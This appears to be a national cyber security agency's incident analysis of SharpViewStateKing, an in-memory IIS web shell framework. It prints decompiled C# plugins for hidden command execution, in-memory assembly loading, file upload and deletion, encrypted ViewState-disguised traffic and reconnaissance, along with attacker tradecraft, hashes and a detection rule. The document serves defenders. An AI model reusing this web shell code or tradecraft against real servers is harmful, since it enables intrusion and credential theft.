
The Canadian Centre for Cyber Security (Cyber Centre) is actively tracking a compromise that exploited several web shell payloads, enabling multiple hacking techniques. Following incident response activities, analysis revealed that the web shell was part of a stealthy implant framework called SharpViewStateKingFootnote 1.
The Cyber Centre has compiled a detailed analysis derived from a recent investigation to help defenders combat attacks leveraging these techniques. This analysis examines the use of standard ASP.NET HTTP requests to blend in with traffic and provides an in-depth characterization of the threat actor’s techniques, along with critical mitigation and detection guidance.
Executive summary
In late December 2025, the Cyber Centre detected what appeared to be a web shell on a public-facing Microsoft Internet Information Services (IIS) server running a commercially available ASP.NET application. Incident response activities were initiated and analysis revealed that this web shell was part of a stealthy implant framework called SharpViewStateKing. This technical article aims to raise awareness, provide detection guidance, and highlight remediation actions associated with the malicious modules. What follows is derived from endpoint telemetry and process memory captured during the incident.
An incident overview
Note: MITRE ATT&CK technique reference numbers have been integrated throughout the article to standardize threat descriptions.
SharpViewStateKing is a modular framework consisting of a graphical user interface (GUI) that enables the loading of ASP.NET modules (plugins) into exploited IIS servers.

Figure 1 long description - SharpViewStateKing controller GUI
The figure displays the GUI of the SharpViewStateKing controller, featuring a modular layout that enables the loading and management of ASP.NET plugins on compromised IIS servers. The interface includes controls for selecting plugins, executing commands, and monitoring the status of loaded modules, designed to facilitate threat actor operations while remaining discreet.
Plugins are written in the C# programming language and embedded as serialized .NET objects in the Resource section of the SharpViewStateKing executable (T1505.003, T1620).

Figure 2 long description – SharpViewStateKing payload-resource JSON file
The figure displays an HTTP response body rendered in a JSON inspector. The payload is a single JSON object whose keys correspond to remote procedure/command endpoints, and each value is a long base64-encoded binary blob. UI controls and tabs indicate this is a developer or proxy tool viewing the structured response.
Remote code execution was achieved by leveraging compromised ViewState parameters in the ASP.NET application running on the compromised IIS serverFootnote 2 (T1190). Although the method of how these parameters were obtained is out of scope for this document, an example of how these were leveraged in a separate malware campaign can be found in the Cyber Centre’s publication on SharePoint vulnerabilities.
Traditional web shells typically operate by creating a new page on the web server or by injecting code that intercepts HTTP requests directed to legitimate web pages. This enables threat actors to interact with the compromised server, as the web shell can respond to requests from their command and control (C2) infrastructure. However, through the analysis of endpoint telemetry and process memory captured during the incident, the Cyber Centre identified a novel technique.
This analysis indicated that the threat actor likely leveraged the SharpViewStateKing implant framework to deploy new compiled plugins for every command sent to the compromised server, rendering it functionally stateless (T1620). Additionally, the deployed plugin code remained resident in memory, even when dormant, until the process restarted.
Detection opportunities for this implant family are limited due to the following factors:
- plugins are compiled on the threat actor’s host immediately before being sent to the target server. Since compilation actions did not take place on the exploited server, the
csc.exe(C# compiler) process was never observed, and hash-based detections became challenging due to dynamically generated compilation timestamps that occur immediately prior to loading the module - network communications occur over legitimate looking HTTP or HTTPS traffic. In this incident the traffic was encrypted over HTTPS which limited visibility (T1071.001).
- plugins are loaded directly into the IIS process memory on the compromised server. They were never written to disk (T1620)
- loaded plugins do not appear in the list of loaded modules (dynamic-link library or DLL) for the IIS server process
Despite these limitations, the Cyber Centre was able to identify several noteworthy insights:
- C# can be decompiled back into a readable C# source code. Since it was compiled into an intermediate language (bytecode), the compilation process could be reversed using CCCS’ open-source file triage platform, Assemblyline. By implementing a decompiler service for C# bytecode, custom YARA rules could be created to target C# code instead of compiled DLLs, resulting in more flexible detection rules
- with certain configurations, the Anti-Malware Scan Interface (AMSI) mechanism is triggered when .NET code modules are loaded into memory. Although the malware appeared to have AMSI-bypass capabilities, they were not deployed during this specific incident, allowing traditional anti-virus programs to inspect the bytecode
- the implant uses a static string for the
__VIEWSTATEparameter in HTTP POST requests. This string was found in process memory when the plugins were loaded - in some scenarios, ViewState deserialization errors can be written to server logs when loading the plugins due to the hard-coded
__VIEWSTATEHowever, in this incident no deserialization errors were observed - also associated with the Godzilla implant,
__SCROLLPATHand/or__SCROLLPOSITIONheader fields in HTTP server logs can be used as indicators. Since some legitimate software uses fields with these names, they were not strong indicators by themselves - the compilation/link time in the resulting Portable Executable (PE) file header will be recent, within seconds of it being loaded. Since this is not uncommon for ASP.NET pages, they were not strong indicators by themselves
- detection opportunities will arise as the threat actor stages new capabilities on the compromised host or uses living off the land (LOTL) binaries as part of their post-exploitation activities. An effective method of detection was to monitor children of the IIS
w3wp.exeworker process
Analysis of the incident
Within the first 30 minutes of the incident, 67 distinct code modules based on their SHA-256 hash were deployed to the compromised host. Once decompiled, it became apparent that there was significant duplication. For example, 42 different copies of the FileUpload plugin, each with its own unique hash, were used to stage and execute several different capabilities via the RemoteExec plugin, as listed below:
- EfsPotato: one of many in the "Potato” exploit family, EfsPotato is an open-source local privilege escalation tool used in cyberattacks to elevate user permissions from a low-privileged service account to the highest level of authority on Windows systems (
NT AUTHORITY\SYSTEM) (T1068, T1134.001) - SoftEther VPN: open-source, cross-platform, multi-protocol VPN client and VPN server software used by the threat actor to traverse network address translation (NAT) and bypass firewalls for remote desktop protocol (RDP) connections (T1133)
- rar.exe: command-line file archiver and compression tool that is part of the powerful archive manager WinRAR; used to extract files staged for execution and compress files for exfiltration (T1560.001)
- secretsdump.exe: compiled version of the Impacket secretsdump.pyFootnote 3 tool used to extract various sensitive secrets from a host, including user hashes, data protection application programming interface (DPAPI) secrets, clear text credentials, and more (T1003.002)
- perunner.exe: tool used to extract memory from the Local Security Authority Subsystem Service (LSASS) process (T1003.002)
- fuck.exe: custom executable used to modify the
ValidationKeyandDecryptionKeyvalues in the web.config of the compromised web application (T1556.001)
SHA-256:2FF2E5B7DA1A70886DB220E0806ABA24AD6648BA2DC40E101D5D718D1BCBD7B6 - bypass.exe: SHA-256:
6DF013608D0BEC6D2743AD45108C43922DBFDE28DDBEC8B8D63F3E0B23401DF2 - HttpCgiModule.dll: 32-bit component of the BadIIS implant
SHA-256:637c7bd4d2b5c29cc2f6db802ed1cd4d4c9b49ef7e6751a38d22f9337361c2cf - HttpFastCgiModule.dll: 64-bit component of the BadIIS implant
SHA-256:b6a009dc9984bf49e84e4885c87bcc0ce371f98ab2c28e71d5ebbcc0855adfce
By leveraging the RemoteExec plugin, the threat actor created a new administrator account on the compromised host (T1136.001) then launched wmic.exe to configure exclusions in Microsoft Defender (T1562.001), effectively neutering it. The new account and the SoftEther VPN access were then used to log in remotely via RDP and move laterally to other hosts using PsExec (T1569.002, T1021.002) and the credentials harvested using the tools listed above (T1078).
Plugin capabilities observed during analysis
The information below is based on the SharpViewStateKing plugins deployed by the threat actor and extracted from IIS process memory. To avoid redundancy, the following three methods were found in each of the payloads:
Constructor
The HTTP request handler (the communication interface) received encrypted commands from the threat actor, executed them, encrypted the results, then sent them back disguised as normal web traffic. The constructor’s logic is as follow:
- gets the current HTTP context (the web request being processed) and associated HTTP objects
- extracts the
__SCROLLPATHand/or__SCROLLPOSITIONparameters from the request (threat actor-controlled input), then decodes from Base64 to get raw bytes - calls
Dec()to decrypt the raw bytes - calls a plugin-specific function with these arguments to perform an action
- converts the output to UTF-8 bytes, calls
Enc()to encrypt the bytes, then Base64-encodes the encrypted result - disguises the output by embedding it in ASP.NET ViewState properties
-
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKLTcyODc4..." /> - The prefix
/wEPDwUKLTcyODc4remains static and mimics legitimate ViewState to avoid triggering security tools
-
- sends the response as HTML back to the threat actor
Figure 3: Constructor for FileUpload plugin
public class FileUpload
{
    public FileUpload()
    {
        HttpContext current = HttpContext.Current;
        try
        {
            if (HttpContext.Current != null)
            {
                HttpRequest request = current.Request;
                HttpResponse response = current.Response;
                byte[] content = Dec(Convert.FromBase64String(request["__SCROLLPOSITION"]));
                byte[] bytes = Dec(Convert.FromBase64String(request["__SCROLLPATH"]));
                string s = UploadFile(content, Encoding.UTF8.GetString(bytes));
                response.Write("<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKLTcyODc4" + Convert.ToBase64String(Enc(Encoding.UTF8.GetBytes(s))) + "" />");
                response.End();
            }
        }
        catch (Exception ex)
        {
            current.Response.Write(ex.Message);
            current.Response.End();
        }
    }
}
Figure 3 long description - Constructor for FileUpload plugin
The figure shows a C# code snippet defining a FileUpload class whose constructor uses HttpContext.Current to handle an HTTP request and response within a try-catch block. It reads two Base64-encoded values from the request, decodes them into a byte array and a path string, calls UploadFile with the content and decoded path, then writes a hidden input containing an encoded VIEWSTATE value to the response before ending it. On exception, it writes the error message to the response and terminates the request.
Decrypt function
This method decrypted data received from the threat actor via the __SCROLLPATH and/or __SCROLLPOSITION HTTP header fields. It was used in every observed plugin except for ListDirectory, which did not encrypt its lone path argument.
Rijndael-128 in CBC mode (AES-128-CBC) is used as the encryption/decryption algorithm (T1573.001). The first 32-bytes of the buffer passed to the function are used as the symmetric decryption key and initialization vector (IV).
Figure 4: Decrypt function using Rijndael-128 in CBC mode (AES-128-CBC)
public static byte[] Dec(byte[] data)
{
    byte[] array = new byte[16];
    byte[] array2 = new byte[16];
    Array.Copy(data, 0, array, 0, 16);
    Array.Copy(data, 16, array2, 0, 16);
    Console.WriteLine(new Guid(array));
    Console.WriteLine(new Guid(array2));
    MemoryStream memoryStream = new MemoryStream();
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    rijndaelManaged.BlockSize = 128;
    rijndaelManaged.KeySize = 128;
    rijndaelManaged.Mode = CipherMode.CBC;
    rijndaelManaged.Padding = PaddingMode.PKCS7;
    CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(array2, array), CryptoStreamMode.Write);
    cryptoStream.Write(data, 32, data.Length - 32);
    cryptoStream.FlushFinalBlock();
    return memoryStream.ToArray();
}
Figure 4 long description - Decrypt function using Rijndael-128 in CBC mode (AES-128-CBC)
The figure shows a C# method Dec that decrypts a byte array using Rijndael-128 in CBC mode (AES-128-CBC) with PKCS7 padding. It splits the input into two 16-byte segments for IV and key, logs them as GUIDs, configures a Rijndael-managed instance (128-bit block and key sizes), then creates a CryptoStream to decrypt the remaining bytes (from offset 32 onward) and returns the resulting plaintext as a new byte array. The code uses a MemoryStream to collect the decrypted data and flushes the final block before conversion.
Since both values are written directly to the request data without any cryptographic protection of their own, they can be recovered from server HTTP logs or network captures. This is possible if HTTP was used as the application layer protocol, or if HTTPS was de-encapsulated. Leveraging these values to decrypt uploaded data would then be a trivial matter, using a tool like CyberChef.
Encrypt function
Plugins encrypt data before sending it back to the threat actor via the HTTP response using Rijndael-128 in CBC mode (AES-128-CBC) (T1573.001). The symmetric encryption key and initialization vector (IV) are generated pseudo-randomly using Guid.NewGuid().ToByteArray() and prepended to the encrypted response data. The Guid.NewGuid() method is not considered cryptographically secure and guarantees, at most, 122 bits of entropy.
Figure 5: Encrypt function using Rijndael (AES-128) in CBC mode
public static byte[] Enc(byte[] data)
{
    byte[] array = Guid.NewGuid().ToByteArray();
    byte[] array2 = Guid.NewGuid().ToByteArray();
    MemoryStream memoryStream = new MemoryStream();
    memoryStream.Write(array, 0, array.Length);
    memoryStream.Write(array2, 0, array2.Length);
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    rijndaelManaged.BlockSize = 128;
    rijndaelManaged.KeySize = 128;
    rijndaelManaged.Mode = CipherMode.CBC;
    rijndaelManaged.Padding = PaddingMode.PKCS7;
    CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(array2, array), CryptoStreamMode.Write);
    cryptoStream.Write(data, 0, data.Length);
    cryptoStream.FlushFinalBlock();
    return memoryStream.ToArray();
}
Figure 5 long description - Encrypt function using Rijndael (AES-128) in CBC mode
The figure shows a C# method Enc that encrypts a byte array using Rijndael-128 in CBC mode (AES-128-CBC) with PKCS7 padding. It generates two GUIDs to serve as the IV and key, writes them to a MemoryStream prefixing the ciphertext, then uses a CryptoStream to encrypt the input data and flushes the final block before returning the combined byte array. The configuration sets both block size and key size to 128 bits, producing an output that begins with the IV and key followed by the encrypted payload.
Since both values are written directly to the response data without any cryptographic protection of their own, they can be recovered from server HTTP logs or network captures. This is possible if HTTP was used as the application layer protocol, or if HTTPS was de-encapsulated. Leveraging these values to decrypt exfiltrated data would then be a trivial matter, if using a tool like CyberChef.
Observation 1
Main capability: ExecuteAssembly
Observed technique: ExecuteAssembly (T1620)
This plugin implements a class that enables the threat actor to load an arbitrary ASP.NET assembly directly from a memory buffer, providing the threat actor with fileless execution capability for post-exploitation and allowing them to bypass disk-based detection. For example, it was used to load and execute the EfsPotato privilege escalation exploit directly into the memory of the compromised host.
The plugin includes two methods:
- ParseArgs(string input): takes a raw command-line argument string and parses it into a properly formatted string array by iterating through each character while tracking quote boundaries with a Boolean flag.
- This allowed the payload to receive arguments exactly as if they were launched from the command-line, making in-memory execution behave like a normal program launch and enabling the threat actor to pass command-line parameters to malicious .NET assemblies.
- ExecuteAssembly(byte[] assembly, byte[] bArgs): redirects
Console.OutandConsole.Errorstreams to an in-memoryMemoryStreamand usesAssembly.Load()to load the .NET assembly bytes directly into process memory without writing to disk.- This retrieved the assembly’s
Mainmethod usingENTRYPOINTinstructions then invoked it with the parsed command-line arguments, capturing all console output (stdout/stderr) produced during execution intoMemoryStreamand converting it to a UTF-8 string. The result was returned via HTTP response by the constructor.
- This retrieved the assembly’s
Figure 6: ExecuteAssembly method in LoadAndExecuteAssembly class
public class LoadAndExecuteAssembly
{
    public static string ExecuteAssembly(byte[] assembly, byte[] bArgs)
    {
        string empty = string.Empty;
        try
        {
            TextWriter textWriter = Console.Out;
            TextWriter error = Console.Error;
            MemoryStream memoryStream = new MemoryStream();
            StreamWriter streamWriter = new StreamWriter(memoryStream);
            streamWriter.AutoFlush = true;
            Console.SetOut(streamWriter);
            Console.SetError(streamWriter);
            Assembly assembly2 = Assembly.Load(assembly);
            MethodInfo entryPoint = assembly2.EntryPoint;
            string[] array = ParseArgs(Encoding.UTF8.GetString(bArgs));
            entryPoint.Invoke(null, new object[1] { array });
            empty = Encoding.UTF8.GetString(memoryStream.ToArray());
            Console.SetOut(textWriter);
            Console.SetError(error);
            streamWriter.Close();
            memoryStream.Close();
        }
        catch (Exception ex)
        {
            empty = "Error: " + ex;
        }
        return empty;
    }
}
Figure 6 long description - ExecuteAssembly method in LoadAndExecuteAssembly class
The figure shows a C# class LoadAndExecuteAssembly with a public static method ExecuteAssembly that loads a .NET assembly from a byte array and invokes its entry point with arguments parsed from another byte array. Before invocation, it redirects Console.Out and Console.Error to a MemoryStream via a StreamWriter to capture all console output, then restores the original streams and returns the captured text; on failure, it returns a formatted error string. The code manages resources by closing the writer and stream after execution.
Observation 2
Main capability: FileDelete
Observed technique: FileDelete (T1070.004)
This plugin implements a class that enables the threat actor to remotely delete a file from the victim’s filesystem. It receives an encrypted file path via HTTP, deletes the specified file, then returns an encrypted confirmation message. The threat actor used this capability to cover their tracks and delete previously staged files.
Figure 7: fileDelete method in FileDelete class
public class FileDelete
{
    public static string fileDelete(string filePath)
    {
        try
        {
            if (File.Exists(filePath))
            {
                File.Delete(filePath);
            }
            return "Delete successful";
        }
        catch (Exception ex)
        {
            return ex.Message;
        }
    }
}
Figure 7 long description - fileDelete method in FileDelete class
The figure displays a snippet of C# code defining a class named FileDelete with a public static method, fileDelete, that accepts a file path string. Inside a try-catch block, the method checks if the file exists, deletes it if present, and returns “Delete successful”; if an exception occurs, it returns the exception’s message.
Observation 3
Main capability: FileUpload
Observed technique: FileUpload (T1608.001)
This plugin implements a class that enables the threat actor to remotely upload files to the victim’s filesystem. It received an encrypted file path and its contents via HTTP, wrote the content to the specified path, then returned an encrypted confirmation message.
Figure 8: UploadFile method in FileUpload class
public class FileUpload
{
    public static string UploadFile(byte[] content, string filePath)
    {
        try
        {
            FileStream fileStream = new FileStream(filePath, FileMode.Append);
            fileStream.Write(content, 0, content.Length);
            fileStream.Close();
            return "Upload successful";
        }
        catch (Exception ex)
        {
            return ex.Message;
        }
    }
}
Figure 8 long description - UploadFile method in FileUpload class
The figure shows a C# code snippet defining a class named FileUpload with a public static method UploadFile that takes a byte array and a file path. Inside a try-catch block, it opens a FileStream in append mode, writes the byte content to the file, closes the stream, and returns “Upload successful,” while any exception results in returning the exception’s message.
Observation 4
Main capability: Information
Observed technique: Information (T1082, T1057)
This was the first plugin deployed to the compromised host. It implemented a class that retrieved the following detailed system information in a JSON string:
- current working directory for the process
- current “web” directory for the process
- content from two registry keys
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductNameHKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CurrentVersion - all disk drives, including free space
- all network interfaces
- all running processes
Figure 9: GetSystemInformation method in Information class
public class Information
{
    public static string GetSystemInformation(string data = null)
    {
        string currentDirectory = Directory.GetCurrentDirectory();
        string text = $"    Current Directory: {currentDirectory}\r\n";
        text += string.Format("Current Web Directory: {0}\r\n\r\n", HttpContext.Current.Server.MapPath("."));
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion");
        if (registryKey != null)
        {
            text += string.Format("Windows Product Name: {0}\r\n", registryKey.GetValue("ProductName"));
            text += string.Format("     Windows Version: {0}\r\n\r\n", registryKey.GetValue("CurrentVersion"));
        }
        DriveInfo[] drives = DriveInfo.GetDrives();
        foreach (DriveInfo driveInfo in drives)
        {
            if (driveInfo.IsReady)
            {
                text += $"Disk drive {driveInfo.Name}\r\n";
                text += $"      Disk size: {driveInfo.TotalSize / 1024L / 1024L / 1024L} GB\r\n";
                text += $"     Free space: {driveInfo.AvailableFreeSpace / 1024L / 1024L / 1024L} GB\r\n";
            }
        }
        text += "\r\n";
        NetworkInterface[] allNetworkInterfaces = NetworkInterface.GetAllNetworkInterfaces();
        NetworkInterface[] array = allNetworkInterfaces;
        foreach (NetworkInterface networkInterface in array)
        {
            if (networkInterface.Name.ToLower().Contains("loopback"))
            {
                continue;
            }
            IPInterfaceProperties iPProperties = networkInterface.GetIPProperties();
            UnicastIPAddressInformationCollection unicastAddresses = iPProperties.UnicastAddresses;
            string text2 = string.Empty;
            string text3 = string.Empty;
            foreach (UnicastIPAddressInformation item in unicastAddresses)
            {
                if (item.Address.AddressFamily != AddressFamily.InterNetwork)
                {
                    if (item.Address.AddressFamily == AddressFamily.InterNetworkV6)
                    {
                        text3 = string.Concat(text3, item.Address, ",");
                    }
                }
                else
                {
                    text2 = string.Concat(text2, item.Address, ",");
                }
            }
            string text4 = string.Empty;
            if (iPProperties.DnsAddresses.Any())
            {
                Console.WriteLine("DNS Servers:");
                foreach (IPAddress dnsAddress in iPProperties.DnsAddresses)
                {
                    text4 = string.Concat(text4, dnsAddress, ",");
                }
            }
            text += $"Network adapter: {networkInterface.Description}\r\n";
            text += $"    MAC address: {networkInterface.GetPhysicalAddress().ToString()}\r\n";
            text += $"   IP addresses: {text2.Trim() + text3.Trim().Trim(new char[1] { ',' })}\r\n";
            text += $"     DNS Server: {text4}\r\n";
        }
        text += "\r\n->||";
        Process[] processes = Process.GetProcesses();
        foreach (Process process in processes)
        {
            text = text + process.ProcessName + ".exe,";
        }
        return text + "||<-";
    }
}
Figure 9 long description - GetSystemInformation method in Information class
The figure contains a public static method GetSystemInformation that builds a detailed string of system data. It queries current web directories, reads Windows product and version from the registry, enumerates drives to report disk sizes and free space, and iterates network interfaces to collect IP addresses while skipping the loopback adapter.
Observation 5
Main capability: ListDirectory
Observed technique: ListDirectory (T1083)
This plugin implemented a class that enabled the threat actor to enumerate and retrieve detailed information on files and directories on the victim’s filesystem using the following two methods:
- list_directory(string path): listed all files and folders in a specified directory
- used
DirectoryInfoto access the target directory andGetFileSystemInfos()to retrieve all files and subdirectories - for each file or folder item, it called
GetIcon()to retrieve the visual icon and create aMemoryStream(temporary memory buffer) to hold image data and save the icon as a PNG image into theMemoryStream - checked if the item was a directory or a file using
FileAttributes, and any file size was retrieved in bytes - built a tab-separated string containing:
- file name
- full path
- IsDirectory flag (true/false)
- icon data encoded as Base64
- last modified timestamp (format: yyyy-mm-dd hh:mm:ss)
- file size (0 for directories)
- used
Figure 10: list_directory method in ListDirectory
public class ListDirectory
{
public static string list_directory(string path)
{
        StringBuilder stringBuilder = new StringBuilder();
        try
        {
            DirectoryInfo directoryInfo = new DirectoryInfo(path);
            FileSystemInfo[] fileSystemInfos = directoryInfo.GetFileSystemInfos();
            FileSystemInfo[] array = fileSystemInfos;
            foreach (FileSystemInfo fileSystemInfo in array)
            {
                MemoryStream memoryStream = new MemoryStream();
                string text = "0";
                bool flag = true;
                ((Image)GetIcon(fileSystemInfo.FullName)).Save((Stream)memoryStream, ImageFormat.Png);
                if ((fileSystemInfo.Attributes & FileAttributes.Directory) != FileAttributes.Directory)
                {
                    flag = false;
                    text = new FileInfo(fileSystemInfo.FullName).Length.ToString();
                }
                stringBuilder.Append(string.Format("{0}\t{1}\t{2}\t{3}\t{4}\t{5}\r\n", fileSystemInfo.Name, fileSystemInfo.FullName, flag, Convert.ToBase64String(memoryStream.ToArray()), File.GetLastWriteTime(fileSystemInfo.FullName).ToString("yyyy-MM-dd hh:mm:ss"), text));
                memoryStream.Close();
            }
        }
        catch (Exception ex)
        {
            stringBuilder.Append(ex.Message);
        }
        return stringBuilder.ToString();
    }
}
Figure 10 long description - list_directory method in ListDirectory
The figure shows a C# class named ListDirectory with a public static method list_directory that takes a path and returns a formatted string of directory contents. It iterates through FileSystemInfo entries, saves each item’s shell icon to a MemoryStream as PNG (then Base64), determines whether the entry is a directory or file and, for files, captures the size.
- GetIcon(string file):extracted visual icons or thumbnails from files to help identify file types
- image file types (e.g., .jpg, .jpeg, .gif, .png, .bmp) were opened to create a 48x48 pixel thumbnail
- all other file types extracted the associated Windows shell icon, converted it to a bitmap graphic, and returned the icon to the threat actor as a bitmap object
Figure 11: GetIcon method in ListDirectory class
public class ListDirectory
{
private static Bitmap GetIcon(string file)
    {
        try
        {
            if (file.EndsWith("jpg") || file.EndsWith("jpeg") || file.EndsWith("gif") || file.EndsWith("png") || file.EndsWith("bmp"))
            {
                Bitmap val = new Bitmap(file);
                return new Bitmap(((Image)val).GetThumbnailImage(48, 48, (GetThumbnailImageAbort)(() => false), IntPtr.Zero));
            }
            Icon val2 = Icon.ExtractAssociatedIcon(file);
            return val2.ToBitmap();
        }
        catch
        {
            return new Bitmap(48, 48);
        }
    }
}
Figure 11 long description - GetIcon method in ListDirectory class
The figure contains a C# snippet from a class named ListDirectory defining a private static method GetIcon that returns a Bitmap for a given file path. Inside a try block, it checks if the file has an image extension (jpg, jpeg, gif, png, bmp); for images it creates a 48x48 thumbnail from the bitmap, and for other files it extracts the system-associated icon using Icon.ExtractAssociatedIcon and converts it to a bitmap. If any error occurs, the method falls back to returning a new 48x48 bitmap as a default.
Observation 6
Main capability: RemoteExec
Observed technique: RemoteExec (T1059.003)
This plugin implemented a class that enabled the threat actor to remotely execute a command or existing executable on the compromised host and return its output by:
- taking the target command as an argument
- decoding the following hard-coded Base64 string:
QzpcV2luZG93c1xTeXN0ZW0zMlxjbWQuZXhlintoC:\Windows\System32\cmd.exe. - launching the above
cmd.exeprocess as a hidden window, writing the supplied command plus "&exit" toStandardInput, then extracting both theStandardOutputandStandardError
The result is returned via HTTP response by the constructor.
Figure 12: ExecCmd method in RemoteExec class
public class RemoteExec
{
    public static string ExecCMD(string command)
    {
        string empty = string.Empty;
        string fileName = Encoding.UTF8.GetString(Convert.FromBase64String("QzpcV2luZG93c1xTeXN0ZW0zMlxjbWQuZXhl"));
        string text = command + "&exit";
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = fileName;
            processStartInfo.RedirectStandardInput = true;
            processStartInfo.RedirectStandardOutput = true;
            processStartInfo.RedirectStandardError = true;
            processStartInfo.UseShellExecute = false;
            processStartInfo.CreateNoWindow = true;
            Process process = new Process();
            process.StartInfo = processStartInfo;
            process.Start();
            process.StandardInput.WriteLine(text);
            empty = process.StandardOutput.ReadToEnd();
            empty = empty.Substring(empty.IndexOf(text) + text.Length);
            empty += process.StandardError.ReadToEnd();
            process.WaitForExit();
            process.Close();
        }
        catch (Exception ex)
        {
            empty = $"\r\n[!] ExecCMD error: {ex.Message}";
        }
        return empty;
    }
}
Figure 12 long description - ExecCmd method in RemoteExec class
The figure shows a C# class named RemoteExec with a public static method ExecCMD that runs a shell command and returns its output. It decodes a base64 string to obtain the executable name, builds a ProcessStartInfo with standard input/output/error redirected, writes the command followed by “&exit,” then reads both stdout and stderr before waiting for the process to finish. If an exception occurs, the method returns a formatted error message containing the exception text.
Indicators of compromise and recommendations
Indicators of compromise (IoCs) were distributed through alerts and communications by the Canadian Cyber Security Incident Response Team (CSIRT). This ensured that partners across all sectors had the information they needed to act decisively.
Due to the capabilities demonstrated by the implant framework, a full rebuild of all infected hosts is strongly recommended. Encryption and validation keys in the ASP.NET web application should be treated as compromised and replaced, following Microsoft’s Customer guidance for SharePoint vulnerability CVE-2025-53770. Network detection and response (NDR) and endpoint detection and response (EDR) telemetry should be examined for evidence of lateral movement to other network hosts by checking for:
- newly created user accounts
- recently installed software (e.g., SoftEther VPN)
- any modifications to settings like Microsoft Defender Antivirus exclusions.
Additionally, all passwords and credentials on the victim’s system should be considered compromised and, therefore, rotated.
For up-to-date information on alerts and advisories or cyber security guidance, please contact the Cyber Centre.
Cyber Centre tools and services
No single tool, service or turnkey solution can reconstruct an incident, trace a threat actor’s path or validate a threat on its own. A holistic approach using multiple perspectives is required to conduct a thorough investigation. As such, the Cyber Centre relies on multiple layered telemetry sources to detect threats and protect monitored assets.
Assemblyline was used to enable triage at scale, processing hundreds of thousands of files per day by leveraging over 75 anti-virus products and checking hashes against a local cache of VirusTotal results. In this incident, all 67 unique malware samples retrieved did not result in a single detection.
In response to this incident, the Cyber Centre created YARA rules that target C# code rather than compiled DLLs, resulting in more flexible detection rules. Additional YARA rules will be released periodically after an evaluation period to ensure accuracy.
The sample YARA rule below implements detections for several of the observed malware.
Figure 13: YARA rule for observed malware
rule SharpViewStateKing {

    meta:
        id = "6gLZaiLFk2mV4fWlj0eIQ2"
        fingerprint = "00b4dfca3c9c883088259ec9b125411e0896be54cfe08201b03f36d51ae05c8b"
        version = "1.0"
        date = "2026-05-01"
        modified = "2026-05-01"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "CCCS"
        author = "reveng@CCCS"
        description = "Detects SharpViewStateKing webshell."
        category = "MALWARE"
        malware = "SHARPVIEWSTATEKING"
        malware_type = "WEBSHELL"
        mitre_att = "T1505.003"
        hash = "547b65933c4b6af8a240cca21175398775abe228eceea2c4138b262ed0a90967"
        hash = "24c600584c3d36cfc02c8dbc528306fe8b69971045b299de8186954e0eed0f3e"
        hash = "8d7713e2687dd2e9311e3a3f5df85ecc20dbf4c4b0c91086e0c53bd2c112bde1"
        hash = "a6d7461a88cf7f12072b812499fee3ac6d08acff4db611623871765b60cf1014"
